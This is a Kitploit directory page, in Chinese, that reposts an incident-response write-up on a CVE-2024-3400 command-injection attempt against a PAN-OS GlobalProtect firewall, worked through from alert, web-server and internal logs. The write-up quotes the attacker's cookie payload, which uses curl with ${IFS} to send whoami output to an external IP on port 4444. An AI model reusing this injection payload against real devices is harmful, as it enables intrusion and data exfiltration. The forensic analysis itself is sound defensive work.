Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
PAN-OS-CVE-2024-3400-Command-Injection-Investigation — 对PAN-OS CVE-2024-3400命令注入尝试的调查,基于日志证据分析payload传递、内部处理和执行验证。 | Kitploit
工具/GitHubGitHub/zedocun/pan-os-cve-2024-3400-command-injection-investigation
漏洞分析Web安全数字取证威胁情报事件响应日志分析
GitHubzedocun/pan-os-cve-2024-3400-command-injection-investigation

PAN-OS-CVE-2024-3400-Command-Injection-Investigation

对PAN-OS CVE-2024-3400命令注入尝试的调查,基于日志证据分析payload传递、内部处理和执行验证。

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
查看仓库
1155个月前尚未审核
分享

Read on Medium

调查 PAN-OS CVE-2024-3400 命令注入攻击尝试

概述

本项目记录了对针对 PAN-OS GlobalProtect 服务的 CVE-2024-3400 命令注入攻击尝试 的调查过程。

目标在于确定:

  • 这是否是一次真实的攻击
  • 是否发生了命令执行
  • 是否存在受入侵的证据

警报概述

触发了一条关键警报,表明可能存在利用尝试。

  • 目标: 172.16.17.139 (PA-Firewall-01)
  • 来源: 144.172.79.92
  • 端点: /global-protect/login.esp
  • 方法: POST
  • 操作: 允许

Alert Overview


恶意载荷

请求包含一个精心构造的 cookie:

SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

Payload

关键观察

  • ${IFS} 绕过空格过滤
  • whoami 尝试获取系统身份
  • curl 尝试出站通信

这是一个 命令注入载荷


Web 服务器证据

Nginx 日志确认请求已到达服务器:

POST /global-protect/login.esp
HTTP 200
User-Agent: curl

Nginx Logs

恶意请求已被接受并处理。


内部处理

系统日志显示载荷已进入内部逻辑:

Processing Logs

关键发现

  • 载荷已被嵌入内部命令 (dt_curl)
  • 尝试了出站请求
  • 执行链到达了内部组件

然而:

DNS 查询失败 → 出站失败


攻击者基础设施


攻击 IP:

  • 144.172.79.92
  • 被标记为恶意
  • 与托管提供商关联

Attacker IP

这确认了攻击者来自外部。


网络时间线

在攻击之前,多个 IP 与系统进行了交互:

Timeline

只有 144.172.79.92 直接与漏洞利用相关。


影响评估

已确认

  • 针对 CVE-2024-3400 的利用尝试
  • 恶意载荷已投递
  • 服务器已处理请求
  • 载荷已进入内部处理
  • 触发了出站尝试

未确认

  • 操作系统命令执行
  • 命令输出
  • 数据外泄
  • 反向 shell
  • 持久化
  • 横向移动

结论

这是一次 真实的命令注入攻击尝试。

攻击者成功:

  • 投递了恶意请求
  • 注入了载荷
  • 触发了内部处理

然而:

未确认执行或系统受损


最终分类

命令注入尝试
载荷已处理 - 未确认执行或影响

下载工具